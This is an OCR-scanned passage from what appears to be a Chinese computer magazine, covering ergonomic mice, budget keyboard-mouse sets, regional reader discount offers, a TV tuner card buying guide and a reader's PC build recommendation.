迅雷 最大的特点就是小巧，适合笔记本电脑的用户随身携带。为了让我们的操作更加舒适，鼠标两侧采用软橡胶材质，舒适柔软，并设计出手指凹槽，掌握起来更加舒适自然，只要轻轻一握就可"胜券在握"。高解析度精光定位技术也令鼠标的移动距离大大减少，从另外一方面降低我们手腕的负担。

暴雷 ：左右开弓最舒服



作为一款游戏专用鼠标，暴雷 6000充分考虑到激烈的游戏可能给人体带来的疲劳，而且鼠标也是游戏过程中接触次数最多、也是接触时间最长的外设产品，因此在设计上采用了独到的理念。暴雷 最大的特点就是造型独特，同时适用于左右手，用户可根据双手的疲劳程度随意转换，即在使长时间持续使用的情况下，手腕也不会感到疲惫，而且柔软的电缆线也将低了克服阻力带来的疲劳感。

人体工程学让我们工作得更舒适

看了微软的这几款融合了人体工程学的键盘、鼠标之后，相信不少朋友会问，什么是人体工程学呢？为什么现在越来越多的硬件要采用人体工程学设计呢？它会给我们带来些什么好处呢？下面我们一起来了解一下人体工程学：

人体工程学，是第二次世界大战后发展起来的一门新学科。其本质上就是使工具的使用方式尽量适合人体的自然形态，这样就可以使用工具的人在工作时，身体和精神不需要任何主动适应，从而尽量减少使用工具造成的疲劳。在一段长时间里面，科学家们为了解决在电脑使用过程中容易造成的人体各部位的疲劳而努力，力求让我们对电脑达到最佳的使用效率及免除生理机能伤害，因此人体工程学在电

脑硬件行业，特别是输入系统（键盘，鼠标）方面发展得非常迅速，现在就连显示器也有了自己的人体工程学标准 。

1.人体工程学有什么好处

相信不少常年从事电脑操作的朋友都会在长时间工作之后感觉腰酸手疼，肩膀、手指酸软，根据权威医学机构统计，从事电脑行业的人害肩周炎等肌肉、骨 疲劳性疾病的几率要比普通人或者干体力活的公认多出好几倍！这就是为什么我们需要人体工程学的原因了。人体工程学可以让键盘，鼠标，显示器等等我们操作电脑所必须使用的工具能够尽量适合人体自然形态。就拿键盘来说，平时我们习惯将两手放在中间敲打键盘，但是人体工程学的键盘就可以让我们两手舒适自然地放在身体两侧，就算工作时间再长，我们的双手和肩膀都会非常轻松的。同样，符合人体工程学的显示器能够让我们尽可能少受到电磁辐射，对健康的保护是不言而喻的。

2.人体工程学键盘

键盘的外形有两种，分别是标准键盘和人体工程学键盘，人体工程学键盘是在标准键盘上将指法规定的左手键区和右手键区这两大板块左右分开，并形成一定角度，使操作者不必有意识的夹紧双臂，保持一种比较自然的形态，这种设计的键盘最早是由微软公司发明的，微软将这种键盘命名为自然键盘（Natural Keyboard），对于习惯盲打的用户而言这种键盘可以有效的减少左右手键区的误击率，如字母〝G〞和〝H〞。目前有的人体工程学键盘还有意加大常用键如空格键和回车键的面积，在键盘的下部增加护手托板，给以前悬空手腕以支持点，减少由于手腕长期悬空导致的疲劳等等。譬如我们前面介绍过的微软人体工学键盘4000就是这类型的人体工程学键盘。

3.人体工程学鼠标

鼠标的外形一般都是长方体流线型的，人体工学的鼠标就是通过改变鼠标外型的大小和曲线以及重量这几方面的设计，从而最大限度地满足人们使用鼠标时在手感以及舒适度和使用习惯方面的要求，最大限度地保护用户的身心健康进而提高用户的工作效率。说到人体工程学鼠标，同样不能不说一下微软，毕竟它早在1993年就推出全球第一款符合人体工程学的鼠标了。这次微软一口气发布了六款人体工程学的鼠标，让别人不得不承认它在人体工程学方面的深厚造诣。其中的主力产品无线迅雷 价格虽然只有599，但是和另一巨头罗技的产品比起来，性价比就显得很高了。

今时今日，电脑应用已经不仅仅是追求速度和效果，对人体健康的影响已经是显得越来越重要了。为了我们以后的健康，从今天开始，多花点钱，购置一些符合人体工程学的硬件，让我们工作和娱乐都舒舒服服，何乐而不为呢？ CF [ZS04]

便宜得有道理，100元以下键鼠套装推荐

★★

■王伟光

我们每天在使用电脑，其实就是看、听、触。看就是看显示器；听就是听音箱；触就是键盘和鼠标。抛开前两样，键盘和鼠标是我们与电脑亲密接触的伙伴。特别对于笔者这样的办公一族，在工作中打交道最多的就是键盘、鼠标，长时间的打字和移动鼠标手腕特别容易酸疼。但是，设计、手感上乘的键盘鼠标都价格不菲，像我等坐公车都要挑月票车来挤的打工仔实在是有些奢侈。难道，我们就只能去选择那些杂牌货了？当然不是，现在很多优秀的厂家都推出了百元以下的键鼠套装，质量、设计都是很不错的。下面就给大家介绍一下它们。

飞利浦“轻音乐”

键盘的外形十分简洁大方，一看就是实用型的。键位的设计是标准的104键，没有任何附加的功能键，同时也避免了用户误碰休眠、关机键的麻烦。按键手感相当柔和。按键的行程也比类似的产品要短一些，有利于加快打字的速度，只是最终的触感有些模糊。键盘总体来看还是相当不错的。




飞利浦“轻音乐”价格：99 元

鼠标同键盘的配色完全一样，也是灰白相间，外形设计显得比较稳重坚固，将手放上去能体会到和掌心完全的贴合。背面四个圆形的鼠标垫脚，看材质应该是可以经得起长时间的磨损。

这款产品总的来说具有轻便、小巧玲 、易懂和易被人接受的特点。加之这款键鼠套装的媒体报价仅为99元，无论是作为文字处理的办公一族，还是网虫们，都能满足需要。简洁大方、实用稳重，这款飞利浦键鼠套装很好地 释了这一张一弛之道。

多彩 绝恋双星K9876+M316B套装

采用了流行的“X架构”，三段式的触感、敲击力道均衡受控，按键更轻，感应灵敏度更强。剪刀式X架构设计，稳固键帽不轻易摇晃，精湛的键帽悬吊技术，在支持感应灵敏的同时增强键盘的整体性能。从人体工学的使用角度，轻松变换键盘高度及斜度，巧妙紧贴使用者的手掌弧度，配合按键无声静音处理，大幅降低打字的扰人噪音。合理的科技美学标准降低了普通键盘带来的疲劳感、不适感。




多彩 绝恋双星K9876+M316B套装 价格：100元

鼠标也采用了人体工程学的整体造型设计，握感舒适，能有效的降低操作鼠标带来的疲劳程度。由于引进了最新光学感应技术设计，分辨率高达800CPI，定位精准；按键开关寿命 500万次，有效地保证了按键的反应灵敏度和耐磨性。时尚、前卫和精确的性能使得多彩套装使用起来游刃有余。

微星“双龙会”键鼠套装

微星“双龙会”光电键鼠套装的外包装古色古香，仿佛是一幅山水画一般，篆体的“双龙会”三个字和“MSI”的微星标志交相辉映，流露出一股返 归真的气息。



微星“双龙会”键鼠套装 价格：99 元

键盘和鼠标都以白色为基调，外围均以曲线过渡，比较美观，键盘敲击时弹性适中，手感不错，符合人体工程学设计，不大容易疲劳。键盘上的标志字体均以激光蚀刻，清晰可见，应该比较耐用；键盘侧面曲线过渡圆滑，做工精细，相当艺术，有大厂的风范。

鼠标通体白色，手感较好，采用网际滚轮设计，是PS/2接口。名牌大厂的做工，朴素典雅的造型，是微星的经典之作。

BenQ双星奇缘套装

鼠标键盘采用激光印刷大大增加耐磨性。 键盘使用舒

适符合人体工程学原理，按键力度适中就算长时间使用也不容易疲劳，并且采用静音设计不容易影响到别人。标准的104键与3段式设计，键帽内部采用独特的硅胶弹性圆台型垫脚，其理论设计角度都经过无数次的实验，保证整个结构的受力模型更趋合理；其核心PCB板采用先进的COB（Chip on Board）技术，造就键盘时尚外观的同时，确保了键盘的稳定性。键盘采用独有的三段式段落触感，并采用超静音设计，减少了敲击时的噪音，通过1000万次的按键敲击测试。



BenQ双星奇缘套装 价格：99 元

BenQ M100鼠标采用安捷伦芯片，定位准确反应迅速，重量很轻手感舒适，外形对称适合左右手使用。做工精细，价格适宜是这款键鼠套装的卖点。

金河田倚天剑套装

金河田倚天剑套装造型时尚，键盘的底板采用了红色的外壳，按键及上面板则采用纯黑色色调。该键盘提供了9个功能键，这9个键一字排开，圆形的金属键帽，以中间一个大键为中心对称排开。按键的键程比较长，按键手感柔和，敲击比较舒服。细看键帽，上面字符全是凹形的，由于运用了永不磨损的少激光雕射技术，字迹经久耐用。强力加固回车键及空格键设计，更加耐用及抗敲打。搭配的鼠标也是蓝白色调，采用了人体力学型设计，手感舒适，也减轻了手臂的疲劳度。



金河田倚天剑套装 价格：88 元

鼠标的外壳采用了红色和黑色作为主色调，通过外壳接缝线条的色调变化，整个鼠标的外观很有特色，鼠标的按键及滚轮手感也不错。鼠标采用的光学引擎是台湾原相公司推出的原相PAN301，控制芯片是EM84510FP，高达800DPI解析度完全能够准确定位，可编程滚轮按键，可自由设定翻页和加入网址功能，大大方便了用户操作。而88元的价格无疑是物超所值。

CF [CP01]



CFan村里大搜查

（阳光提醒你：本期优惠有效期为11月1日至11月15日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

广州：贝肯智能U盘BC-U302限量促销



国内首款采用U3技术的闪盘存储器已经正式上市。贝肯科技有限公司推出的这款U302基于U3PRO平台开发，采用嵌入式技术，固化了U3pro磁盘加密系统和U3pro文件加密工具两个应用软件；不仅具有传统U盘的存储功能，而且还具有芯片级的加密锁的功能，可以对存储器甚至计算机上的硬盘或单个、多个文件进行加密，充分保障数据安全。简单地说，它相当于一个USB2.0标准的闪盘+一个智能操作系统平台+一个加密狗。U302和普通闪盘+加密软件不同，因为采用嵌入式技术，它不怕误操作、格式化等破坏；而且不受病毒的侵害，大幅度提高了安全性，非常适合商业用途。（广州搜查队员“小熊在线广东站”报道）

优惠产品：贝肯智能U盘 BC-U302
原价：128元　　CFan读者价：88元
注意：优惠产品只有10个，先到先得
地址：广州天河电脑城2－15档
电话：020-33629772

广州：创洋耳机回报CFan读者，再降10元



CFan搜查队在前几期报道了由香港创洋推出的龙卷风系列耳塞，这款专门针对数码MP3量身打造的，采用金属两头听设计的耳塞——"龙卷风"的发音单元达到了15mm，是传统耳塞的两倍。这次，为了回报CFan读者对创洋的信赖及热情，特在上次的CFan读者价50元的基础上再降10元。数量有限，先到先得。（广州搜查队员“小熊在线广东站”报道）

优惠产品：龙卷风NO.1 双头金属耳机
原价：98元　　CFan读者价：40元
商家地址：广州市太平洋商业中心一期3007-9号
商家电话：020-87533875


武汉：北通神鹰BTP-2116手柄仅售85元



北通神鹰BTP-2116限量版采用了火红色的主色调，搭配黑色的按键和摇杆，感觉非常显眼。中间的功能键除了基本的Select和Start以外，还有Turbo键和Clear键。该手柄的握手位置具有防滑处理，手感细腻柔和，可以让玩家更好的操作游戏。另外该手柄集成了双摇杆、双震动、可编程按钮等功能。（武汉搜查队员李磊报道）

优惠产品：北通神鹰BTP-2116手柄
原价：110元　　CFan读者价：85元
商家地址：武汉电脑大世界252室
商家电话：027-87858759

武汉：铁三角时尚耳塞走近读者



日系发烧耳机界铁三角特来优惠CFan读者了，这次亮相的是一款时尚彩色铁三角ATH-CM3 耳机。它采用动圈式设计，灵敏度110dB/mW，频响范围20 ～24000Hz，最大输入功率50mW，阻抗16Ω。重量比较轻，约为10g ，长短线设计，线长0.6M，配有一根延长线。它的耳柄也十分亮丽，有湖水蓝、粉金、苹果绿、桃红、银灰等五种颜色，据说这款耳机是专门为iPod Mini设计的，如果搭配起iPod的彩色MP3，更能吸引人们的眼球。（武汉搜查队员李磊报道）

优惠产品：铁三角 ATH-CM3

原价：345元　　CFan读者价：280元

商家地址：武汉市洪山区珞瑜路201号武汉电脑城2458室

商家电话：027-87153429

武汉：蓝优全功能钻石王子MP3



蓝优的MP3产品在中低端市场上有着很高的知名度，深受学生朋友们的喜爱。这次老板拿出了一款被称为“钻石王子”的产品来特惠CFan读者。它采用全刚机身外壳，具有很好的质感，不仅抗震耐磨，而且外形也非常独到，挂在脖子上颇具时尚另类的气质。它内置电池，屏幕采用了65K色的1.1"的彩色液晶屏幕，表面为纳米玻璃镜面。功能方面，该款MP3支持MTV的播放和图片的 览，支持歌词同步显示、支持MP3、WMA等多种音乐格式，具备多种EQ模式和播放循环模式可供选择。（武汉搜查队员李磊报道）

优惠产品：256M蓝优M988 MP3

原价：499元　　CFan读者价：390元

商家地址：武汉南极电脑广场2348室

商家电话：027-87656365

沈阳：美齐8ms极速液晶优惠49元！



8ms液晶已经成为了市场主流，美齐的一款型号为JT178DP的17英寸液晶已经卖到了2199元。这款JT178DP液晶显示器具备300流明的亮度和500:1的对比度，显示器内自带了两个功率为1W的多媒体音箱。需要特别注意的是，该款液晶显示器提供了无亮点承诺，同时还具备三年全免费的质保服务。目前这款液晶显示器的报价为2199元，CFan读者可以优惠49元，以2150元的价格购买到。（沈阳搜查队员丁宁报道）

优惠产品：美齐 JT178DP

原价：2199元　　CFan读者价：2150元

地址：沈阳市三好街百脑汇2F-G33档口

电话：024-83991912

济南：抢!无线光电键鼠套装只要85元!



奇克风云神驹无线光电套键鼠套装整体采用了银黑色调，套装中的键盘采用了人体工学原理设计的流线型机身；鼠标采用了安捷伦专业芯片，具有800dpi的分辨率，其两侧键及滚轮按键共有50种常用功能，可选择设定，比较适合家庭用户选购。（济南搜查队员李嘉报道）

优惠产品：奇克风云神驹无线光电套

原价：168元　　CFan读者价：85元

地址：山东省济南市山大路129号

电话：0531－82390649

济南：17寸8ms液晶显示器CFan特价1999元



这款17寸的KTC 7005L5液晶显示器采用了超薄机身，全金属底座，采用了韩系LG的A级屏，承诺无坏点，性能上具备了8ms极速响应时间，提供SXGA级1280×1024高分辨率和500:1高对比度及300流明高亮度。（济南搜查队员李嘉报道）

优惠产品：KTC 7005L5液晶显示器

原价：2199元

CFan读者价：1999元

地址：山东省济南市山大路143号B1-22

电话：13370511115

济南：震撼低音!金河田G-8310音箱



金河田的G-8310音箱外表设计十分大气，银色、红色的色彩装饰在黑色的主色系上，显得十分有现代与时尚的气息，采用进口PHILIPS功放、IC集成电路，有源功率高达50W。卫星箱采用两分频电路，能有效的扩展卫星单元声场并且提升中低频的频响性能。（济南搜查队员李嘉报道）

优惠产品：金河田G-8310音箱

原价：368元　　CFan读者价：260元

地址：山东省济南市山大路160号二楼2043

电话：0531－86253358

CF [CP02]

从芯片看电视卡的选购

■王军

电视卡即电视接收卡，它的作用是将有线和无线电视的信号转换为电脑识别的数字信号，通过相关的应用程序在电脑上播放出来。电视卡可让你用电脑来收看电视节目，当然，也可以连接、收看录像机、摄影机及所有模拟视频源传送出来的节目。另外，使用适当的软件我们还可以将影像和声音录制下来。现在，购买电视卡的用户相当的多，除了购买电视卡之外，还有一些用户选择了USB电视盒和VGA电视盒。

VGA电视盒只能接收电视节目，而不能将电视节目录制下来，当然也不具备视频采集的功能。USB电视盒由于是外置的，因此受机内干扰较少，其画面质量通常较高，不过受USB1.1的传输速度的影响，其在进行视频采集的时候，速度就成为了它最大的缺陷。但随着USB2.0电视盒的出现，采集速度的问题已经得以解决。内置电视卡的价格通常较为便宜，无须单独供电，与软件的配合非常好，可以进行电视节目的录制和视频信号的采集，因此，目前购买USB2.0电视盒和内置电视卡，在当前来说，无疑是明智的。

通过芯片来选购电视卡

芯片主要用于处理接收的电视信号，这也就是一种"解码"过程，所以它性能的好坏直接决定了电视卡的整体性能。目前，电视卡芯片主要有三家：科腾(Conexant)、飞利浦(Philips)和ATi，前两家在零售市场是主力军，ATi芯片则主要配合其显示芯片使用，由于它集成了高质量的视频编码器/解码器，并具有数字音频支持，所以颇受高端用户青 。不过由于ATi电视芯片只能配合自己的显示芯片使用，所以它在市场上的份额比较小。

1.Conexant系列芯片

⑴BT8X8系列

Conexant是老牌视频芯片供应商，其早期的BT848芯片横行电视卡市场。BT848采用8-bits解码，支持最高分辨率只有640×480，这与后来出现的电视卡芯片相比已经略显落后。BT878为BT848的改进型，在收视视频格式支持上比前作更为完整，型号也比较多。而BT878A(见图1)虽然在功能上和BT878相比没有任何加强，但是却增加了针对ATSC/DVB的MPEG2-Transport Stream的支持，因此这就使它具备了接收卫星电视/数字电视的功能。




图1

BT8X8系列芯片最大的问题在于DMA Channel(直接内存访问)不足(只有1组)，因此该芯片在实现"画中画"这样的功能时，便显得异常的困难，并且与之配合的硬件压缩芯片较少，因此BT8X8系列当前已经全面的退出历史舞台。在这里，笔者不建议大家在二手市场中去购买采用BT8X8系列芯片的电视卡，因为它们无论是技术还是画质上已经落伍，并且特别是在驱动程序的开发上已经停止了脚步。

⑵Conexant CX2388X系列

CX2388X是基于BT878A开发而成的，是业内第一种10bits视频解决方案，同时也是第一种支持全球广播音频解码功能的产品，这一系列的芯片包括CX23880、CX23881(用于电视卡，见图2)和CX23882(通常用于电视盒)。



图2

CX2388X通过10bits视频解码器捕捉各种不同的NTSC、PAL、SECAM标准视频信号加以译码，并透过双制式(NTSC/PAL)自适应梳状滤波器，从横向、纵向及对角方向将每组画面的亮度及色度信号清楚的区分(2D Y/C分离)，从而有效的消除了信号中的杂波、斑点及色彩重叠现象，这样在提升画质方面颇有成效。此外，CX2388X芯片还有专门的高速MPEG接口与ATSC、DVB、ISDB等数字电视频道解调器相兼容，可以将视频信号先采集到硬盘后再进行播放。另外，它还可以实现全数字化的广播。

小知识：解码器的位数是怎么回事？

由于一般的电视信号是模拟信号，而电视卡/盒的解码芯片在对视频信号进行处理前需要进行一步模数转换。这个步骤的处理直接关系到影像的品质。目前市场上有使用8/9/10bits取样的方式进行ADC的。

理论上是取样越多效果越理想，不过取样的方式对产生的结果会有很大的影响，而且人眼所分辨的画面细小差异有限。因此取样太多，并不见得能有很大的影响。一般来说，9bits的取样比8bits的差异有一倍。因此画面的真实度和清晰度更贴近原来画面。但10bits和9bits的取样，从人眼的分辨能力来说，没有什么太大的变化，而此时取样的技术高低就成了画质的关键。

⑶Conexant CX23416

CX23416是一块负责进行视频硬压缩芯片(见图3)，其仅出现在支持MPEG2硬件压缩的电视卡或电视盒中。其完全支持MPEG-2和MPEG-1的硬压转录，可支持CBR/VBR两种码流。由于内置硬件数码帧间过滤降噪器，



图3

并可实施2级降噪，因此其压缩出来的图像质量显得更为的清晰和细腻。它在进行进行MPEG-2的音、视频压缩时，最高可达15M/bps(1个小时的DV视频文件最快可在15min左右完成)。另外，它还具备有自动帧/场运动检测和智能场景转换检测等功能，从而可以始终恒定画面质量来进行压缩。

2.Philips系列芯片

Philips公司是一家极有名气的视频芯片供应商，其后来居上的气势已经逐渐取代了Conexant 系列芯片，成为当前市场上应用最多的电视卡芯片。

(1)Philips SAA713X系列

Philips SAA713X系列包括SAA7130、7133、7134、7135，共4款产品。

SAA713X芯片最大的特色是支持更高的分辨率，可以达到720×576，它们支持9 bit解码，色彩解析度要比8 bit解码的BT8X8系列芯片高一倍，从而有效的提升了画质。由于SAA713X系列芯片有7组DMA Channel可供调用，因此其足以支撑更大型的平行视讯资料的多重运用。

此外，SAA713X系列芯片具备更加完善的HDTV支持能力，它具备40Mbps的支持规格，足以搭配显示卡内建的解码线路做完整的HDTV产品支持设计。

在这4种芯片中，低端的SAA7130芯片对电视音频不作处理，只提供了一个到声卡的音频通道，这带来了一个问题，即在操作电脑时，电视音频会受到干扰，发出噪音。而SAA7133芯片则在SAA7130基础上增加了对NTSC制式电视音频丽音信号的解码处理(支持音频处理)，并可支持NTSC制式的丽音。而SAA7134芯片则可以支持PAL制式的丽音信号。当前这个系列中最高端的SAA7135芯片(见图4)则实现了全制式视频音频解码，支持全部制式的丽音信号(并支持定向杜比逻辑解码)。




图4




图5

(2)Philips SAA711X和SAA7174HL

这两个系列的芯片主要用于电视盒，Philips SAA711X(见图5)用于早期的电视盒(与BT848A规格相当)，而当前较新的SAA7174HL芯片，由于具备有9bit精度AD和先进的3D梳状滤波器，因此可大大降低色彩串扰的问题，其利用高速逻辑电路来进行精确的动态Y/C分离，使图像清晰度和稳定性得到完美保证。

不可忽视的高频头

高频头充当着接收和调谐电视信号的作用，和电视效果有着直接的关系。绝大部分的电视盒(电视卡)使用的是模拟调谐高频头，但是现在也有些电视卡或电视盒已经使用先进的数字调谐高频头。







▲图6 ▼图7

市场上的电视卡高频头产品一般有LG、Philips和我国的TCL等品牌。其中，飞利浦的高频头(见图6)频道搜索能力较强，但杂波略大，而LG的高频头(见图7)频道搜索能力稍差，有些频道需要微调，但抗干扰性比较好。TCL高频头比较接近LG，其电路板与LG相似。

为了改善电视信号接收效果，高频头厂商推出了数字调谐高频头(见图8)，数字调谐高频头又叫硅调谐器(Silicon Tuner)，它用芯片代替了模拟调谐高频头的作用。如Philips的硅调谐器使用的就是TDA8290和TDA8275芯片(见图9)，其中TDA8275就是硅调谐器的主体，用来接收和调谐电视信号，而TDA8290是PAL-NTSC解调器。另外，市场上也有使用Microtune MT2050单芯片解决方案的产品，如Pinnacle PCTV Pro。可以这样理解，数字式的调谐高频头，其无论是在体积、功耗还是抗干扰性等方面都胜于传统的模拟式高频头。






▲图8 ▼图9

电视卡、USB电视盒导购

1. 200元以下的家用型内置电视卡导购

对于普通的家庭台式机用户，完全可以选择价廉物美的家用级电视卡，这类产品多采用Philips SAA7130HL和Conexant CX23881芯片，从画面质量来看，两种芯片可说是旗鼓相当，差距很小。我们甚至可以在市面上见到99元的Philips SAA7130HL电视卡，不过考虑其做工、用料较差，故这里笔者并不推荐大家去购买。这里，笔者向大家推荐三款性价比较高的家用级电视卡。

⑴ **朗视 FlyTV p30 参考价格:188 元**



朗视是台湾的视频大厂，这款来自朗讯的FlyTV p30的电视卡在开关机功能上非常的独特(定时录像开关机技术、智能双模式开关机功能)，其图像接收清晰度高、性能稳定。支持自动登录功能、超级容错提示功能、精确定时录像开关机功能、定时录像任务等有特色功能。

该电视卡依然采用的是Philips SAA7130HL芯片，高频头是比较有名的TN 9535高频头。该电视卡支持全频道电视接收，自动搜寻250个频道。

支持动、静态的图像和视频采集功能，支持分辨率720×576(PAL)，并可随意缩放影像窗口(4:3或16:9)或全屏收看电视节目。支持时光平移功能，使用户不会错过任何精彩节目。

特点：具备定时开关机定时录像功能、做工和用料均不错、画面的效果不错。

⑵ **天敏电视精灵3电视卡 参考价格:199 元**



这块电视卡采用Conexant CX23881芯片作为解码芯片。由于采用了10bit音视频广播译码器芯片，因此其采样曲线更加平滑，色彩鲜艳细腻，同时由于其内置了丽音解码功能，因此音频采集效果比前两款电视卡更好。

这块电视卡具备有强大的定时开关机技术，可以使你的电脑按指定的时间、用户名定时开启，轻松录制你想看的电视节目或者运行Windows的计划任务等功能。

颇具特色的是，这个产品还标配了一款具备有超强功能的"超级遥控器"，利用这个"超级遥控器"，除了可以控制电视卡之外，还可以对操作系统和应用软件进行遥控，笔者认为，这个功能真"太爽了"。


这款电视卡最多可以接收136个电视频道，能设置100个喜好频道，最大支持640×480的图像分辨率和16位音频采样，并可支持时光平移技术。采用全实时的软件压缩引擎，因此可以以MPEG-1、MPEG-2、MPEG-4的方式来采集和压缩视频。它同样也支持天敏独创的软压录像暂停功能以轻松避开广告节目的录制。另外，它也同样支持16画面电视墙预览功能，从而轻松预览电视节目。

特点：采用Conexant CX23881芯片，支持丽音技术，胜过采用Philips SAA7130HL的电视卡，拥有"超级遥控器"功能。

2. 500元以下的高端家用型内置电视卡导购

对于有一定要求(譬如需要更高的画质、硬件视频压缩、丽音)的用户，可以选择具备有数字调谐高频头、飞利浦SAA7135芯片、硬件压缩芯片的电视卡。

朗视 FlyTV P35电视卡 参考价格 388 元



这款朗视FlyTVP35电视卡是一款使用了硅高频头的电视卡，其不但支持全球所有电视制式(PAL和NTSC)，还实现了模拟电视信号的数字化解调处理、进一步解决了模拟器件易受电磁干扰的问题，从根本上保证了信号的回放质量和最终显示效果。

电视卡主芯片采用飞利浦顶级解码芯片SAA7135，支持全球电视制式下的立体声回放，专为高端应用而设计，是业界首个支持由杜比Pro Logic解码增强的立体声的单片PCI视频/立体声解码器，让用PC看电视也能享受如电影院般的立体环绕音效。

另外，在320元的价位上，我们还可以选购到天敏傲视 迷你王电视卡，这款电视卡采用了飞利浦第二代的硅高频头和SAA7134芯片，其功能与天敏电视精灵3相近。

特点：采用数字式高频头和SAA7135芯片，画质和音质更上一个台阶。

3. USB2.0 电视盒导购

采用USB2.0传输规范的电视盒产品，较好的解决视频传输过程中的数据阻塞和丢失的问题，且由于其多采用USB供电方式，因此无需外接电源也可以正常的工作。此类产品拥有不错的便携性，可跟随笔记本电脑四处征战。

天敏随心录2电视盒 参考价格399元(图15)


图15

天敏随心录2电视盒外形小巧，体积只有手机般大小，它采用了USB2.0接口，支持高达480Mb/S的传输速率，可以实时传递720×576@25fps的高品质画面，它采用了LG低功耗微型高频头和功能强大的Trident Tvmaster TM6000芯片，支持10 bit视频解码及16bit音频解码。

Trident Tvmaster TM6000支持PAL/NTSC/SECAM全球视频制式，内置丽音解码功能，可接收立体声节目或双语言节目，它具有声音动态范围大、音质好、信噪比高、串音小等优点。内置2D梳状滤波器，从而有效消除信号中的杂波、斑点及色彩重叠现象，有效提升画质。它的录像文件突破2GB大小，并有保留空间、自动切换磁盘和生成新文件功能，通过附带的软件还可以将视从事采集成VCD/DVD格式的文件。采用USB供电方式，无须单独供电。 CF [CP03]



读者：我是昆山的读者。最近想攒一台5000元以内的机子，（不连音箱）要液晶显示器。因为我是女孩，超频可能会有困难啊，（嘿，怕超烧了）一般也不太玩大型的游戏。偏向于平面设计类的，希望图显示清楚。请您帮我看一下有没有适合的，急用，谢谢！

阳光：考虑到这是这位读者是女性，因此我特别注意了整机的外观以及体积、重量的问题，采用了MATX架构的机箱、主板，并搭配液晶显示器，以求整机外形整洁、小巧。这样不仅能让女性读者的玲珑、可爱的个性充分体现，还有利于日后的摆位、搬运等。不过，虽然这套配置采用了液晶显示器，如果这位读者对图形色彩要求非常严格的话，我还是建议你购买19英寸的CRT显示器为佳。毕竟LCD目前最大的问题就在色彩还原过于艳丽，而CRT的色彩还原则相对来说要真实的多。整机配置了1GB的内存，CPU也支持EMT64位扩展技术，可支持未来的64位操作系统及相应的软件，免除了操作系统及软件的升级后患。

CPU：

英特尔 赛扬D336 2.8GHz
CPU内核：Prescott
主频：2800MHz
FSB：533MHz
倍频：21X
插槽类型：Socket 775
L1缓存（KB）：32KB
L2缓存（KB）：256KB
指令集：SSE3、EM64T
制作工艺：0.09 微米
其他性能：英特尔病毒防护技术,支持Execute Disable Bit (EDB)技术，支持Enhanced Intel SpeedStep Technology (EIST)省电技术

机箱：

金河田 宝鼎系列2018B/S
产品结构：Micro ATX
产品电源：金河田201A P4电源
3.5英寸仓位 1个软驱仓位/2个硬盘仓位
光驱仓位 1个
前面板：翻盖式USB卡门设计
产品样式：可立卧
产品尺寸：375mm × 137mm × 380mm
产品重量：3.8kg
散热性能前后对流散热设计，散热更强劲

显示器：

金长城 172A
可视尺寸：17英寸
亮度性能：400cd/m2
对比比率：450:1
反应时间：16ms
水平视角范围：160°
垂直视角范围：140°
点距：0.264mm
带宽：135MHz
分辨率：1280 × 1024



配件	品牌及型号	价格(元)
CPU	英特尔 赛扬D336 2.8GHz	570
主板	技嘉 GA-8S661GXM-775	480
内存	KingMax 512MB DDR 333 × 2	350 × 2
硬盘	西部数据 WD1200 120GB	550
显卡	主板自带	——
声卡	主板自带	——
显示器	金长城 R172A	1888
光驱	华硕 E616A(银)静音王	219
音箱	——	——
键鼠	优派 极速派对键鼠套装	99
机箱电源	金河田 宝鼎系列2018B/S（自带电源）	340
合计		**4296**

主板：

技嘉 GA-8S661GXM-775
集成：显卡/声卡/网卡
芯 片 组：SiS 661GX+SiS964
音频芯片：Realtek ALC655 音效解码芯片(Codec)
图形芯片：内建SiSR MirageTM影像绘图引擎
其他芯片：ICS1883 LAN PHY网卡
CPU 插槽：LGA 775
FSB(MHz)：800MHz
内存支持：DDR400/DDR333/DDR266
内存最大容量：2GB
USB 接口：8
插槽：一个AGP显卡插槽，支持8X；3 × PCI 插槽；二个IDE插槽，支持ATA 133/100/66；2 × SATA接口
板型结构：Micro ATX板型
外形尺寸：23cm × 24.4cm

硬盘：

WD 鱼子酱 120GB 7200转 2M B
产品容量：120GB
缓存：2MB
接口类型：PATA
转速：7200转/分
单碟容量：40GB
盘片数：3
磁头数：6
平均寻道时间（ms）：8.9
内部传输速率（Mb/s）：525
外部传输速率（MB/s）：100

内存：

